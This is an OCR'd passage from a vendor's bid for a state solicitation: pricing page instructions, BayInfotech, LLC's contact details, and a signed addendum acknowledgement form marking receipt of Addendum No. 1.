
Vendor should type or electronically enter the information into the Pricing Page to prevent errors in the evaluation.

Any product or service not on the Agency provided Pricing Page will not be allowable.

The state cannot accept alternate pricing pages, failure to use Exhibit A Pricing Page could lead to disqualification of vendors bid.

Vendor Name:	BayInfotech, LLC
Vendor Address:	2150 Portola Ave Ste D PMB 2012, Livermore CA 94551
Email Address:	maulik@bay-infotech.com
Phone Number:	408.480.8501
Fax Number:	-
Signature and Date:	maulik shyani | 03/26/2024

Addendum Acknowledgement



ADDENDUM ACKNOWLEDGEMENT FORM
SOLICITATION NO.: LOT2400000009

Instructions: Please acknowledge receipt of all addenda issued with this solicitation by completing this addendum acknowledgment form. Check the box next to each addendum received and sign below. Failure to acknowledge addenda may result in bid disqualification.

Acknowledgment: I hereby acknowledge receipt of the following addenda and have made the necessary revisions to my proposal, plans and/or specification, etc.

Addendum Numbers Received:
(Check the box next to each addendum received)

[X] Addendum No. 1

[ ] Addendum No. 2

[ ] Addendum No. 3

[ ] Addendum No. 4

[ ] Addendum No. 5

[ ] Addendum No. 6

[ ] Addendum No. 7

[ ] Addendum No. 8

[ ] Addendum No. 9

[ ] Addendum No. 10

I understand that failure to confirm the receipt of addenda may be cause for rejection of this bid. I further understand that any verbal representation made or assumed to be made during any oral discussion held between Vendor's representatives and any state personnel is not binding. Only the information issued in writing and added to the specifications by an official addendum is binding.

BayInfotech, LLC
Company

maulik shyani
Authorized Signature

03/26/2024
Date